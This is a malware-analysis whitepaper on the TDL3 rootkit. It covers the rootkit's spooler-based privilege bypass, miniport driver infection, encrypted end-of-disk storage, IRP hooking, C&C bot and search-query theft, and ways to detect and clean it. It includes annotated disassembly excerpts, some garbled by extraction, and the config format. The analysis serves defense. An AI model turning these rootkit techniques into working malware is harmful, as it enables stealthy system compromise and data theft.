
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IV. Introduction

Current trends in the Threat Landscape dictate that a malware's functionality grow in number, perform more stealthily and increase in complexity. This continuous evolution is a known fact in the industry as Operating Systems improve and Network security tightens.

Naturally, a malware analyst who regularly encounters a malware family will be able to observe the changes between an old variant and a new one, and so note the increase and changes in behaviors. Commonly observed changes seen in more recent malwares are: the addition of code polymorphism, implementation of process hooks and injections; experimentation with new ways to gain privilege escalation; and using rootkit functionalities.

There are however some malware that go a step further. In early 2008, a first-of-its-kind malware was seen –

Mebroot (http://www.f-secure.com/weblog/archives/vb2008_kasslin_florio.pdf), which incorporated some of the most advanced techniques seen in a malware. The aspect with the greatest potential for impacting the threat landscape is the underlying concept the Mebroot malware family represents; a framework or foundation, which we may call a *Malware Operating System* (in reference to a 'MaOS' text string found in the malware).

TDL3, so named by the malware authors themselves, adopts some characteristics of Mebroot malware family in terms of disk infection and surviving reboot operations. Although it does not rank as the most complicated malware seen, TDL3's distinctive features – stealthy infection mechanisms and tricky removal - should not be overlooked. Moreover, TDL3 is just a framework for further system compromise.

In few simple words, TDL3 is a "Means to an End".

V. Overview

V.1 Building a Foundation

TDL3's installation is multi-stage: the Installer is executed; a DLL is loaded; Code is injected; a Service is started; a Driver loaded; Hooks are set in place; and finally, Modules are injected. Once these stages are completed, the system is, needless to say, compromised.




Figure I TDL3 Execution Flowchart

Distributed mainly as a single executable file, the installation revolves around appropriately loading the components embedded in the installer, one by one. Each component typically handles certain aspects of the installation, as well as preparing the system for the next component to be loaded.

V.2 Installation Technique and Design

Appropriate privileges are a must for successful installation and needless to say, TDL3 has this covered pretty well. Exploiting a common system behavior, the malware will morph itself and use the spooler service. Doing this allows it to bypass HIPS installed in the system. With sufficient privileges and bypass features, loading the Driver component – is now made possible.

Unlike most rootkit families/drivers, in which the Driver component exist as a file holding the Executable structures intact, TDL3's Driver component is merely a shell to simply install/write its code section at the end of the disk.

By design, TDL3 follows Mebroot's Disk-Storage scheme, i.e. storing related malware components and data at the end of the physical disk. Information stored in these last sectors includes (but is not limited to): the configuration file; payload components; stolen information; and the Driver's code sections. All these components and data are encrypted using a RC4 algorithm.

TDL3 driver however goes the extra mile by implementing its own 'Encrypted File System'. This adds additional security and integrity to data retrieval when reading the sectors at the end of the disk. Stolen information and the Driver component's code are stored in the last sectors. Meanwhile, the EXE, DLL and configuration files are organized using a simple 'private file system': a list of files is stored in a 'Directory'-type listing marked in the disk with 'TDLD' (TDL Directory), with a filename and offset indicating the location of the file content; while the corresponding file contents are marked as 'TDLF' (TDL File).

Protecting this 'file system' is done in three parts. First, the stored data is directly encrypted using a RC4 algorithm with a private key string, which in this case is a 256-byte long 'tdl' string. Second, at each execution (after reboot), the malware generates a global random string which is only known to the malware and its components, to be

used when accessing the 'file system'. And the third, the malware uses hooks to protect these sectors from direct access.

V.2.1 No Turning Back

To protect itself from early detection and to conceal signs of infection, the malware implements clean up routines, erasing any traces of execution or existence in the system. Associated files and registry entries are deleted, making the infection virtually impossible to notice.

V.2.2 Missing piece of the puzzle

Of course, installation would not be complete without ensuring that a mechanism for continuous and effective autostart is in place. Autostart or merely surviving reboot is always a race condition – simply put, to protect itself, most advance malwares will ensure they are executed first before any other drivers, including antivirus scanners, are loaded.

To survive reboot and win the loading race, TDL3 infects the lowest disk filter driver to contain the loader stub, ensuring the malware is fully operational when the system is loaded.

V.3 Filtering Concept




Figure II Malware Filtering

Acting in the lowest level of disk filter driver, TDL3 successfully 'hooks' or intercepts accesses to a list of protected sectors. The malware hooks are responsible for two things: allowing direct access to the disk for malware components; and filtering content access to the disk by other processes thus helping the malware hide its presence on the system.

TDL3 uses two methods to intercept access. In the first method, TDL3 maintains a list of physical addresses for infected sectors, as well as a corresponding fake mapping of the original clean sectors in its memory. When any attempt is made to access the infected sectors, the malware will overwrite the (infected) data read with clean data stored in memory. This listing is primarily used to protect the infected disk filter driver

from being accessed, as the malware's own file system and the malware data stored at the end of the disk are already protected.

The second tactic is simpler, as any read/write access requests to the last disk sectors that do not come from the malware will be presented with filtered content. To filter, the read data in memory to be returned to the calling process is zero-filled thus giving back a clean memory buffer.

V.4 Attempt for P2P

The first variants that appeared in this growing family originally included thread functions in the driver code for Peer-to-Peer (P2P) communication via TDI interface, using the Kademlia protocol. Kademlia-based DHT protocol (KAD) is known as the most widest used DHT-base protocol, so its choice comes to no surprise. Normally, this protocol is used to send messages between peers, as well as for file uploads and downloads. Its use here is perhaps an attempt to push malware updates?

From the samples analyzed, this functionality is unlikely to perform correctly as the implementation lacks several key KAD function handlers. At the time, this led us to conclude that its inclusion was a premature attempt at using P2P. We may have been right, as the latest samples seen no longer contain the P2P functionality. The question is however, is that a good thing? Or has P2P functionality was improved and completed and just been transferred to a new module which is to be downloaded later?

V.5 Data Synchronization

TDL3 maintains a set of global data variables that is accessible by several different components and threads, ensuring that the separate processes use synchronized data during execution.

To store the global information, the malware utilizes the KUSER_SHARED_DATA region in memory. The KUSER_SHARED_DATA structure starts at 0xFFDF0000 and is 0x340 bytes long. TDL3 modifies the entry KUSER_SHARED_DATA->SystemCallPad (0xFFDF0308) to point to an allocated buffer (which will be subsequently referred to as Malware_Shared_Buffer) in memory, an area that all components can access.




Figure III Global Data Access

The information contained in the Malware_Shared_Buffer area includes, but is not limited to, the following:

- A pointer to the allocated buffer that contains the stolen resource data from the infected disk filter driver, as well as a copy of the malware code section
- Base address of kernel
- Device object handle responsible for IDE/Disk device
- Offset in the disk, indicating where the stolen information is written
- MachineGUID (used by the malware as a unique botid)
- Copy of all the Original Addresses for the disk filter driver's IRP Major Functions
- Pointer to the malware's IRP Hook Handler
- Driver and Device object associated to the infected driver
- Address of kernel32!LoadLibrary used in DLL injection
- Randomly generated string used to access files in the malware-protected sectors
- Complete path to access the malware private file system
- Other portions of this buffer are used for temporary variables,
 SCSI_REQUEST_BLOCK structure, IRP structure etc...

V.6 Payload Modules

The main TDL3 installer file contains two payload modules:

- TDLwsp.dll
- TDLcmd.dll

These modules are injected into specific processes, as indicated in a log or configuration file. Module injection is carried out in kernel by creating a LoadImageNotify handler to intercept process execution. The handler will execute an APC which will create a worker routine that will be finally responsible for running LoadlibraryExA as another APC with the payload module name written in the memory context of the target process.

V.6.1 BOT Client

TDLcmd is injected into the svchost process and functions as a bot by connecting to a malware-defined Command & Control (C&C) server. The address it connects to may be sourced from either the configuration file or an address hardcoded in its body, whichever is the latest. The main function of this module appears to be downloading files onto the system.

V.6.2 TDL and SEO Attacks

Meanwhile, TDLwsp is injected into any launched process and once loaded, will focus mainly on web browser processes by checking the following strings:

- *explore*
- *firefox*
- *chrome*
- *opera*
- *safari*
- *netscape*
- *avant*
- *browser*

If any of the strings are found, TDLwsp will hook the process' WSPRecv, WSPSend and WSPCloseSocket APIs from the mswsock module. By injecting through these browser applications, TDLwsp becomes capable of passing through system firewalls. It can thus also manipulate the browser's browsing history and search pages and

gain the capacity to download an update for itself – without arousing suspicion in the user.

Latest variants have now properly implemented this. While browsing, it monitors input search queries in on popular search engines and websites such as, Google, Yahoo, AOL, Ask, Bing, Live, Msn, Youtube etc... TDLwsp = (TDL [W]atcher [S]earch [P]ages)?

Monitored queries are then stored by the malware in its 'file system' as the file 'keywords'. Moreover, queried phrases are then immediately sent to its controlled server together with Botld, Bot version, date in an encrypted form to avoid immediate detection. Allowing the attacker to poison future search queries of the user or use the gathered keywords to compute its own statistics for commonly search phrases at the time allowing remote attackers to effectively launch a SEO poisoning attack.



Figure IV Monitoring Search Page Queries




Figure V Encrypted Data (Figure V) Sent to Malware Server

```
00252FF3 CALL to CreateFileA from 00252FED 00258038 FileName = "\\?\globalroot\kovnmw
0202FCD41
                      FileName = "\\?\globalroot\xovnmwwy\keywords"
           40000000
                     Access = GENERIC_WRITE
          00000000
                     ShareMode = 0
0202FCE0
0202FCE4
          00000000
                     pSecurity = NULL
          00000004
                     Mode = OPEN_ALWAYS
           00000080
                     Attributes = NORMAL
          00000000 LhTemplateFile = NULL
           00C84980 ASCII "J
          00000700
          00000000
          00000000
```

Figure VI Logging Search Queries To its FileSystem

V.7 Detection and Clean UP

V.7.1 Signs of Infection

As with most rootkits, signs of system infection are hard to find without the aid of some tools. One easy way to identify infection is by checking "explorer", or any other process mentioned above, to see if a tdlwsp.dll has been injected in it (this may be done using SysInternals' ProcessExplorer.exe). Actively monitoring network connections for packets involving unknown file downloads may also help in pinpointing possible infection. Moreover, active payload

modules can be seen with an internet browser open and checking for the mutex CC51461B-E32A-4883-8E97-E0706DC65415.

Alternatively, since the infected miniport driver is protected by the malware during a live system infection, this protection can be circumvented by performing offline scanning, whether through a clean system or by booting with a clean disk or via the recovery console. During offline mode, users can also check for malicious information stored at the end of the disk.

For more advanced investigators, infection can be identified by checking the disk miniport driver's IRP Handler for the presence of a possible HOOK wrapper. Furthermore, the KUSER_SHARED_DATA can be checked to see if the malware entry is present; this can be done programmatically or by using available tools or debuggers.

V.7.2 Disinfection

Perhaps the weakest link in the malware's operations, which can thus be exploited for cleanup, is the infected disk filter or Miniport driver. As it is the starting point of the infection process when the system is rebooted, disinfecting this module first then reboot, it will guarantee the other malware components still present on the disk will no longer be able to execute.

Should the technology support this, the following is the ideal cleanup process for an infected system:

- Read the malware's Common buffer and retrieve all information needed
- Restore IRP Hooks
- Remove the injected components
- Disinfect the Miniport driver
- Clear malware-related data/buffers from the KUSER_SHARED_DATA memory entry, as well as other buffers

V.8 Conclusion

Aside from some similarities from the old TDSS backdoor malwares, TDL3 is not the new TDSS as claimed by the malware authors in TDL3's code,

What do we know about TDL3? It operates in low level as well as user mode via different components. Loading and execution are multi-stage operations. Startup and system infection properties are similar to Mebroot rootkits in that it writes its copy and associated data directly to the end of the disk. It infects the Miniport driver associated with the disk device to enable its own automatic and early execution. It has bot functionality, which is carried out by the DLL component as well as the driver. Payloads, so far, are geared towards downloading data/files.

So just what is TDL3? TDL3 is a "means to an end", a malware framework, a foundation for complete system compromise. What TDL3 offers is not just stealth coverage or complex installation, but a functional platform for pushing unknown malware onto the system. Through its stealth mechanisms, TDL3 protects the 'pushed' malwares; while its complexity prevents the malwares from being removed easily.

VI. Technical Description

VI.1. Installer /Dropper

It is important to note that TDL3's installer file exists in both EXE and DLL form. The difference between the two involves the amount of data to be decrypted and unpacked.

The installer typically contains five (5) packed and encrypted data which are embedded within the executable form of the installer file. The start of the data is directly referenced in the following file:

• IMAGE_FILE_HEADER.PointerToSymbolTable

The data is embedded as adjacent structures of:

```
Struct EmbedData
{
  Long dwSize;
  Char DATA [dwSize];
};
```

When the EXECUTABLE file is launched, it will only load one of the embedded data; by contrast, the DLL version will load and unpack all the data.

Normal installation starts with the EXECUTABLE version of the installer file. When executed, the file first checks to determine which mode of execution it will perform; it then loads, unpacks and executes an image file.

VI.2 Spooler Injector

Once the unpacked image is executed, the installer file will pass control to it, but not before the following is first checked: Is the unpacked image from the EXE or DLL version of the installer?

The major routines at this stage require that the unpacked image come from the DLL version of the Installer. If the image is from the EXE version, executing the image causes it to patch itself and create a DLL version of the Installer in a temporary (tmp) file in the print spooler directory

(%Systemroot%\system32\spool\prtprocs\[platformdir]).

Subsequently, calling the AddPrintProcessor triggers the spooler to locate and load any associated DLL s stored in its print processor directory thereby executing the DLL version of the Installer in the context of the spooler service. Alternatively, new variants use AddPrintProvidor to do the same.

```
      .text:022814DE
      lea
      eax, [ebp+68h+arg_0+3]

      .text:022814E1
      push
      eax
      ; ptr enabled

      .text:022814E2
      push
      ebx
      ; current thread

      .text:022814E3
      push
      1
      ; enable

      .text:022814E5
      push
      0Ah
      ; privelege

      .text:022814E7
      call
      ds:RtlAdjustPrivilege

      .text:022814E7
      text:022814ED
      lea
      eax, [ebp+68h+hObject]
```

```
.text:022814F0
                               push
                                                        ; pcbNeeded
                                       eax
.text:022814F1
                                       esi, 104h
                               mov
.text:022814F6
                                       esi
                               push
                                                        ; cBuf
.text:022814F7
                               lea
                                       eax, [ebp+68h+printdirpath]
.text:022814FD
                                                       ; PrintProcessorInfo
                               push
                                        eax
.text:022814FE
                                                        ; Level
                               push
                                       1
.text:02281500
                                                       ; pEnvironment
                               push
                                       ebx
                               push
.text:02281501
                                       ebx
                                                        ; pName
.text:02281502
                               call
                                       jGetPrintProcessorDirectoryA@24 ;
winspool.drv
.text:02281502
GetPrintProcessorDirectoryA@24
.text:02281502
                                       eax, [ebp+68h+tempfilename]
.text:02281507
                               lea
                                                       ; lpTempFileName
.text:0228150D
                               push
                                       eax
.text:0228150E
                               push
                                       ebx
                                                        ; uUnique
.text:0228150F
                                                        ; lpPrefixString
                                       ehx
                               push
.text:02281510
                                       eax, [ebp+68h+printdirpath]
                               lea
.text:02281516
                               push
                                        eax
                                                       ; lpPathName
.text:02281517
                               call
                                        ds:GetTempFileNameA
.text:02281517
.text:0228151D
                               push
                                        esi
                                                        ; nSize
.text:0228151E
                               lea
                                       eax, [ebp+68h+printdirpath]
.text:02281524
                               push
                                                        ; lpFilename
.text:02281525
                               push
                                        ehx
                                                        ; hModule
.text:02281526
                               call
                                       ds:GetModuleFileNameA
.text:02281526
.text:0228152C
                               push
                                                        ; bFailIfExists
                                        ebx
.text:0228152D
                                        eax, [ebp+68h+tempfilename]
                               lea
.text:02281533
                               push
                                        eax
                                                       ; lpNewFileName
.text:02281534
                               lea -
                                        eax, [ebp+68h+printdirpath]
.text:0228153A
                               push
                                                       ; lpExistingFileName
                                        eax
.text:0228153B
                                       ds:CopyFileA
                               call
.text:0228153B
                               push
.text:02281541
                                        ebx
                                                       ; hTemplateFile
.text:02281542
                               push
                                        ebx
                                                        ; dwFlagsAndAttributes
.text:02281543
                               push
dwCreationDisposition
                                                        ; lpSecurityAttributes
.text:02281545
                               push
                                        ehx
.text:02281546
                               push
                                                        ; dwShareMode
                                       FILE ALL ACCESS ; dwDesiredAccess
.text:02281548
                               push
                                        eax, [ebp+68h+tempfilename]
.text:0228154D
                               lea
.text:02281553
                               push
                                        eax
                                                        ; lpFileName
                                       ds:CreateFileA
.text:02281554
                               call
.text:02281554
.text:0228155A
                               mov
                                        edi, eax
                                        edi, INVALID_HANDLE VALUE
.text:0228155C
                               cmp
.text:0228155F
                                        short loc 22815DE
                               jΖ
.text:0228155F
.text:02281561
                                                        ; lpModuleName
                               push
.text:02281562
                                        ds:GetModuleHandleA
                               call
.text:02281562
.text:02281568
                                                        ; pPrintProcessorName
                               push
.text:02281569
                               mov
                                        [ebp+68h+hKey], eax
                                        ds:RtlImageNtHeader
.text:0228156C
                               call
```

```
.text:0228156C
                             mov esi, eax
sub eax, [ebp+68h+hKey]
push ebx ; dwMoveMethod
push ebx ; lpDistanceToN
add eax, 16h
.text:02281572
.text:02281574
.text:02281577
                                                        ; lpDistanceToMoveHigh
.text:02281578
.text:02281579
                              push eax
push edi
                                                        ; lDistanceToMove
.text:0228157C
.text:0228157D
                                                        ; hFile
                              call ds:SetFilePointer; Characteristic
.text:0228157E
Field
.text:0228157E
.text:02281584 /*
.text:02281584 Changes the characteristics of the copy to DLL
.text:02281584 */
.text:02281584
                               mov
                                        ax.
[esi+ IMAGE NT HEADERS.FileHeader.Characteristics]
.text:02281588 or ax, IMAGE_FILE_DLL
.text:0228158C
                              movzx eax, ax
.text:0228158F
                              push ebx
                                                         ; lpOverlapped
                             mov [ebp+68h+Buffer], eax
lea eax, [ebp+68h+hObject]
push eax ;
.text:02281590
.text:02281593
.text:02281596
lpNumberOfBytesWritten
.text:02281597
                              push 2
                           lea eax, [ebp+68h+Buffer]
push eax ; lpBuffer
push edi ; hFile
call ds:WriteFile ; change to DLL
nNumberOfBytesToWrite
.text:02281599
.text:0228159C
.text:0228159D
.text:0228159E
.text:0228159E
                          push edi
call ds:C
.text:022815A4
                                                        ; hObject
.text:022815A5
                                        ds:CloseHandle
.text:022815A5
                          push offset aTdl ; "tdl"

lea eax, [ebp+68h+tempfilen;
push eax ; pszPa;
call ds:PathFindFileName*
.text:022815AB
.text:022815B0
                                       eax, [ebp+68h+tempfilename]
.text:022815B6
                                                        ; pszPath
.text:022815B7
                              call ds:PathFindFileNameA
.text:022815B7
.text:022815BD
                              push eax
                                                         ; pPathName
                              push ebx
                                                        ; pEnvironment
.text:022815BE
.text:022815BF
                                                        ; pName
                               push ebx
.text:022815C0
                                call j AddPrintProcessorA@16
```

Figure VII Exploiting Spooler Service

Once the DLL Installer is executed in the spooler service, it will decrypt all the embedded data and load them in the system:

- Driver
- TDLwsp.dll

- TDLcmd.dll
- List of C&C server
- Id

The Driver will then be loaded with necessary registry service information set (tdlserv).

The malware will also create the file config.ini to contain the basic information needed for infection. The file contains the following:

```
[main]
botid = [machineguid]
affid = (1002)
subid = (0)
installdate = [systemdate]
[injector]
svchost.exe = tdlcmd.dll
* = tdlwsp.dll (* -> any process)
[tdlcmd]
servers =
```

Details of the config.ini will be discussed in the following sections. Once the config.ini file is set, TDLcmd.dll will be loaded into memory for continued execution.

VI.2.1 Import Function Patching

It is interesting to note the way the Installer attempts to obfuscate the call to the unpacking routine – namely, by patching its own Import table and calling the corresponding API (e.g., SetEvent) for the address in the table. As such, when viewed in a disassembler for static analysis, the malware's action appears to be a normal call to an API, even though it is actually a call to the unpacking routine.

```
      .text:004013AC
      push
      eax

      .text:004013AD
      mov
      [ebp+var_30], 'S'

      .text:004013B1
      mov
      [ebp+var_2F], 'e'

      .text:004013B5
      mov
      [ebp+var_2E], 't'

      .text:004013B9
      mov
      [ebp+var_2D], 'E'

      .text:004013BD
      mov
      [ebp+var_2C], 'v'

      .text:004013C1
      mov
      [ebp+var_2B], 'e'
```

Figure VIII Import Patching

VI.2.2 Retrieving Unpacked Binaries

Subsequent execution of the two user mode components (TDLwsp.dll and TDLcmd.dll) follows the same decryption and unpacking routine as the initial Installer. Across the different components, similar code is seen as shown in Figure IV. The address of the unpacked module is returned after the call to the patched API.

The same technique is also utilized by Driver component, with the exception of the target API to patch, which may vary. At the time of writing, the Driver uses the API RtlAppendAsciizToString.

VI.2.3 Executable Image Loader

As the unpacked images in memory are file images, the malware uses its own loader to map and execute them. Execution involves proper memory mapping, fixing of import and export tables and fixing or updating relocationable items. This also includes fixing and updating such resource information as it is needed by the new image for proper execution.

VI.3 Rootkit DRIVER

The malware's Driver is critical because all other components require it to have been already loaded in order to successfully execute.

VI.4 Driver Infection

When executed, the Driver's initial task is to infect the filter driver or Miniport driver associated with the disk device. It does so by overwriting certain bytes in the Miniport's resource section with its own Loader code. The stolen resource is then stored in the same buffer as the Driver's code.

Execution of the buffered code is the final stage of installation and is responsible for starting the necessary threads and hooks for complete system infection. Both the stolen resource and the Driver code are subsequently written to the disk's raw sectors.

Also, to control access to disk sectors containing malware-related code, TDL3 patches all the Miniport driver's IRP Major Functions to point to its handler:

```
kd> !drvobj 81b5f750 2
Driver object (81b5f750) is for:
\Driver\atapi
                       f9815380 atapi!_NULL_IMPORT_DESCRIPTOR <PERF> (atapi+0x16380)
f98067c6 atapi!IdePortStartIo
f9810204 atapi!IdePortUnload
DriverEntry:
DriverStartIo:
DriverUnload:
AddDevice:
                       f980e300 atapi!ChannelAddDevice
Dispatch routines:
[00] IRP_MJ_CREATE
[01] IRP_MJ_CREATE
                                                               f98089f2
                                                                                         atapi!PortPassThroughZeroUnusedBuffers+0x34
                                                                                        atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34
       IRP_MJ_CREATE_NAMED_PIPE
                                                                f98089f2
       IRP_MJ_CLOSE
                                                               f98089f2
       IRP_MJ_READ
                                                                f98089f2
                                                                                        atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34
 04
       IRP_MJ_WRITE
                                                               f98089f2
       IRP_MJ_QUERY_INFORMATION
IRP_MJ_SET_INFORMATION
 05
                                                               f98089f2
                                                                f98089f2
       IRP_MJ_QUERY_EA
                                                                f98089f2
                                                                                         atapi!PortPassThroughZeroUnusedBuffers+0x34
 08
       IRP_MJ_SET_EA
                                                                                        atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34
                                                               f98089f2
        IRP_MJ_FLUSH_BUFFERS
                                                                f98089f2
       IRP_MJ_QUERY_VOLUME_INFORMATION
                                                                f98089f2
                                                                                         atapi!PortPassThroughZeroUnusedBuffers+0x34
       IRP_MJ_SET_VOLUME_INFORMATION
IRP_MJ_DIRECTORY_CONTROL
IRP_MJ_FILE_SYSTEM_CONTROL
IRP_MJ_DEVICE_CONTROL
IRP_MJ_INTERNAL_DEVICE_CONTROL
                                                               f98089f2
 Oh
                                                                                         atapi!PortPassThroughZeroUnusedBuffers+0x34
                                                                f98089f2
                                                                                         atapi!PortPassThroughZeroUnusedBuffers+0x34
                                                                f98089f2
                                                                                         atapi!PortPassThroughZeroUnusedBuffers+0x34
                                                               f98089f2
                                                                                         atapi!PortPassThroughZeroUnusedBuffers+0x34
                                                                f98089f2
                                                                                        atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34
       IRP_MJ_SHUTDOWN
       IRP_MJ_LOCK_CONTROL IRP_MJ_CLEANUP
                                                                f98089f2
                                                                                         atapi!PortPassThroughZeroUnusedBuffers+0x34
                                                                                        atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34
                                                                f98089f2
       IRP_MJ_CREATE_MAILSLOT
                                                                f98089f2
       IRP_MJ_QUERY_SECURITY
                                                                f98089f2
                                                                                         atapi!PortPassThroughZeroUnusedBuffers+0x34
                                                                                        atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34
       IRP_MJ_SET_SECURITY
IRP_MJ_POWER
                                                                £98089£2
                                                               f98089f2
       IRP_MJ_SYSTEM_CONTROL
                                                                f98089f2
       IRP_MJ_DEVICE_CHANGE
IRP_MJ_QUERY_QUOTA
IRP_MJ_SET_QUOTA
                                                                                        atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34
                                                               f98089f2
                                                               f98089f2
      IRP_MJ_PNP
                                                               f98089f2
                                                                                         atapi!PortPassThroughZeroUnusedBuffers+0x34
kd> u atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34:
f98089f2 a10803dfff mov eax,dword p
f98089f7 ffa0fc000000 jmp dword ptr [
                                                   eax,dword ptr ds:[FFDF0308h]
dword ptr [eax+0FCh]
```

Figure IX Patched IRP Major Function

VI.5 IRP Function Wrapper

To hook the Miniport driver's IRP Major Functions, the malware first copies a wrapper code to the end of the driver's code, then points all the IRP functions to that address. By doing so, the malware ensures the IRP Major Functions are pointed inside the driver rather than to any arbitrary memory address for better stealth. The wrapper looks like:

Figure X IRP Hook Wrapper

Note: [0FFDF0308h] + 0xFC points to the malware's IRP Handler Functions

VI.6 IRP HANDLER

After the Miniport driver is infected, the malware performs a quick check whenever an IRP Major Function is called. The check is done to ascertain if the path being accessed contains either an exact path or a string matching the one stored in the Malware Shared Buffer.

If the correct path or string is present, it indicates a request for direct access to the malware's 'private' file system. In this case, the malware will check if the IRP function called is any of the following:

- IRP_MJ_CREATE
- IRP_MJ_CLOSE
- IRP_MJ_QUERY_INFORMATION
- IRP MJ SET INFORMATION
- IRP MJ READ
- IRP_MJ_WRITE
- IRP_MJ_QUERY_VOLUME_INFORMATION

If so, the malware performs the necessary routines to read the requested data, as well as performing all the parsing and decryption for the calling process.

Essentially, as long as a calling process contains the exact path or the malwaregenerated string, any attempt to access the malware's file system will be performed by the malware and successfully completed. If the request does not include the correct path or string, the malware will perform another check to determine if 'content filtering' should be implemented.

VI.7 Content Filtering

Content filtering is the malware's response to attempts to access specific protected disk sectors:




Figure XI Protected Sector Mapping

When verifying a disk request, this array of structure is enumerated and checked. If a disk access request does not touch these sectors, it is allowed to proceed; if the request is directed against any of the sensitive sectors, the requested data is modified or disinfected to hide the malware's presence on the disk.

To determine if content filtering should be applied, the access request is first checked for SRB_FUNCTION_EXECUTE_SCSI, with flags SRB_FLAGS_DATA_IN and SRB_FLAGS_DATA_OUT.

```
.text:10004B61 loc 10004B61:
                                                      ; CODE XREF:
      IRP HOOK HANDLER+91j
      .text:10004B61
                                                      ; IRP HOOK HANDLER+98j
                                   .text:10004B61
      .text:10004B64
                                   jnz not scsi execute
      .text:10004B64
      .text:10004B6A /*
      .text:10004B6A IRP MJ INTERNAL DEVICE CONTROL
      .text:10004B6A */
      .text:10004B6A
                                  [ebx+IO STACK LOCATION.Parameters.Scsi.Srb]
                                   cmp
      .text:10004B6D
                                          [ecx+SCSI REQUEST BLOCK.Function],
                                          SRB FUNCTION EXECUTE SCSI
      .text:10004B71
                                   jnz not_scsi_execute
      .text:10004B71
                                       edi, ds:0FFDF0308h
      .text:10004B77
                                  mov
      .text:10004B7D
                                  mov
                                          eax,
                                   [ecx+SCSI REQUEST BLOCK.DataTransferLength]
                                  xor edx, edx
      .text:10004B80
      .text:10004B82
                                 div
                                         [edi+TDL3.SectorSize]
      .text:10004B88
                                 xor esi, esi
                                 mov edx, edi
      .text:10004B8A
      .text:10004B8C
                                  mov
                                          [ebp+srbflags], esi
                                  add
      .text:10004B8F
                                          eax,
[ecx+SCSI REQUEST BLOCK.anonymous 0.InternalStatus]
     .text:10004B92
                                  cmp
      [edx+TDL3.MalwareFSOffsetInSector]
      .text:10004B95
                                          short accessing protected sectors
                                  jbe
     .text:10004B95
     .text:10004B97
                                 mov
                                       eax, [ecx+SCSI REQUEST BLOCK.SrbFlags]
      .text:10004B9A
                                 mov
                                       esi, eax
                                 shr
      .text:10004B9C
                                         esi, 7
      .text:10004B9F
                                  shr
                                          eax, 6
                                and esi, 1
and eax, 1; ge
mov [ebp+srbflags], eax
      .text:10004BA2
      .text:10004BA5
                                                       ; get highword
      .text:10004BA8
                                          ; SRB_FLAGS_DATA_IN |
      SRB FLAGS DATA OUT
      .text:10004BAB
                                   jmp
                                          short internal scsi call
      .text:10004BAB
```

Figure XII Filtering SCSI Read and Write

If the check determines that the requested disk area falls outside the malware's reserved sectors, the malware issues an loCompleteRequest and passes the requested data to the caller.

If however the access falls within the malware's reserved sectors, the malware allocates and initializes a new CompletionRoutine, setting the IO_STACK_LOCATION->Control to 0xe0 (either SL_INVOKE_ON_CANCEL or SL_INVOKE_ON_SUCCESS or SL_INVOKE_ON_ERROR) and calling the Original IRP Major Function.

```
.text:10004C66
                            push 0Ch
.text:10004C6B
.text:10004C6D
                            push edi
.text:10004C6E
                             call
                                     eax
                                               ; ExAllocatePool
.text:10004C6E
                            cmp eax, edi
jz short not_scsi_execute
.text:10004C70
.text:10004C72
.text:10004C72
.text:10004C74 /*
.text:10004C74 Allocates a new buffer to setup the malware
.text:10004C74
                completion routine for filtering
.text:10004C74 */
.text:10004C74
                             mov
                                     ecx,
                              [ebx+IO STACK LOCATION.CompletionRoutine]
.text:10004C77
                             mov [eax], ecx
.text:10004C79
                                     ecx, [ebx+IO STACK LOCATION.Context]
                             mov
